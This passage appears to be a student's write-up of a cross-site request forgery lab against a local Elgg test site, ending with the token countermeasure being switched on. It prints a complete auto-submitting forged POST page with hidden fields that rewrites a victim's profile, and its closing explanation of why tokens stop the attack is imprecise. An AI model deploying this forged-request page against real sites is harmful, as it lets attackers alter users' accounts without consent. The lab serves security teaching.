sends this webpage as contents of a blog. So, when Alice clicks on the link, the contents of the profile are changed. Here a request is sent from the malicious site to the elgg site posing as Alice. This is a cross site request forgery. To the elgg site, the request appears as though Alice is trying to modify his own page.

Question 1: The forged HTTP request needs Alice's user id (guid) to work properly. If Boby targets Alice specifically, before the attack, she can find ways to get Alice's user id. Boby does not know Alice's Elgg password, so she cannot login to Alice's account to get the information. Please describe how Boby can find out Alice's user id.

- Boby can find Alice's id by inspecting the members page of the elgg site using inspect element.

Question2: If Boby would like to launch the attack to anybody who visits his malicious webpage. In this case, he does not know who is visiting the web page beforehand. Can he still launch the CSRF attack to modify the victim's Elgg profile? Please explain.

- Boby cannot launch this attack to anybody who visits his malicious webpage since the user id of every user is different and only when the user id of the logged in user and the user id specified in the webpage match, the attack can take place. The attack takes place if the user id specified in the webpage has an active session with elgg and visits this webpage.

Task 4: Implementing a countermeasure for Elgg

In this task, we modify the 'ActionsService.php' file. As seen below in the screenshot, we uncomment the 'return true' statement to turn on the countermeasure.

```
[10/30/19]seed@VM:~/Attacker$ cd /var/www/CSRF/Elgg/vendor/elgg/elgg/engine/classes/Elgg/
[10/30/19]seed@VM:~/Elgg$ ls
ActionsService.php      HooksRegistrationService.php
Ajax                    Http
Amd                     I18n
Application              Json
Application.php          Logger.php
Assets                   Mail
AttributeLoader.php      Menu
AutoloadManager.php      MethodMatcher.php
BootData.php             Notifications
BootService.php          PasswordService.php
Cache                    PersistentLoginService.php
ClassLoader.php          PluginHooksService.php
ClassMap.php             Profilable.php
CommitMessage.php        Profiler.php
Composer                 Project
Config.php               Queue
Context.php              Router.php
Database                 Security
Database.php             Services
Debug                    Structs
DeprecationService.php   SystemMessages
DeprecationWrapper.php  SystemMessagesService.php
Di                        Timer.php
EntityDirLocator.php     TimeUsing.php
EntityIcon.php           Translit.php
EntityIconService.php    UpgradeService.php
EntityPreloader.php      UserCapabilities.php
EventsService.php        Values.php
```

```
[10/30/19]seed@VM:~/Elgg$ gedit ActionsService.php
[10/30/19]seed@VM:~/Elgg$
```


```
public function gatekeeper($action) {
    //return true;

    if ($action === 'login') {
        if ($this->validateActionToken(false)) {
            return true;
        }
    }
}
```

we run the index.html page as done in task 3 and repeat again the steps.

```
<html>
<body>
<h1>This page forges an HTTP POST request.</h1>
<script type="text/javascript">
function forge_post()
{
var fields;
// The following are form entries need to be filled out by attackers.
// The entries are made hidden, so the victim won't be able to see them.
fields += "<input type='hidden' name='name' value='Alice'>";
fields += "<input type='hidden' name='briefdescription' value='Boby is my Hero'>";
fields += "<input type='hidden' name='accesslevel[briefdescription]' value='2'>";
fields += "<input type='hidden' name='guid' value='42'>";
// Create a <form> element.
var p = document.createElement("form");
// Construct the form
p.action = "http://www.csrflabelgg.com/action/profile/edit";
p.innerHTML = fields;
p.method = "post";
// Append the form to the current page.
document.body.appendChild(p);
// Submit the form
p.submit();
}
// Invoke forge_post() after the page is loaded.
window.onload = function() { forge_post();}
</script>
</body>
</html>
```


We fail to repeat the attacks task 3. When we click on the link, nothing happens. When we try to open the malicious website in the new tab, we get an error on the csrflabelgg page saying that form is missing token and timestamp fields.



we modify the index.html page to reflect the logic. We add two more fields for `__elgg_ts` and `__elgg_token`.

```
// The following are form entries need to be filled out by attackers.
// The entries are made hidden, so the victim won't be able to see them.
fields += "<input type='hidden' name='__elgg_ts' value='1572491315'>";
fields += "<input type='hidden' name='__elgg_ts' value='elgg.security.token.__elgg_ts'>";
fields += "<input type='hidden' name='__elgg_token' value='btkso4aXzy5Y2VDW03-9Pg'>";
fields += "<input type='hidden' name='__elgg_token' value='elgg.security.token.__elgg_token'>";
fields += "<input type='hidden' name='name' value='Alice'>";
fields += "<input type='hidden' name='briefdescription' value='Boby is my Hero'>";
fields += "<input type='hidden' name='accesslevel[briefdescription]' value='2'>";
fields += "<input type='hidden' name='guid' value='42'>";
// Create a <form> element.
var p = document.createElement("form");
// Construct the form
p.action = "http://www.csrflabelgg.com/action/profile/edit";
p.innerHTML = fields;
p.method = "post";
// Append the form to the current page.
document.body.appendChild(p);
// Submit the form
p.submit();
}
// Invoke forge_post() after the page is loaded.
window.onload = function() { forge_post();}
</script>
</body>
</html>
```

We fail to repeat the attacks task 3. When we click on the link, nothing happens. When we try to open the malicious website in the new tab, we get an error on the csrflabelgg page saying that the page you were using had expired. Please try again.



Please explain why the attacker cannot send these secret tokens in the CSRF attack; what prevents them from finding out the secret tokens from the web page?

The token is embedded in the webpage of the non-malicious webpage. So, when the attacker manipulates and sends the secret token there is a check done such as the timestamp to know if it's the genuine request.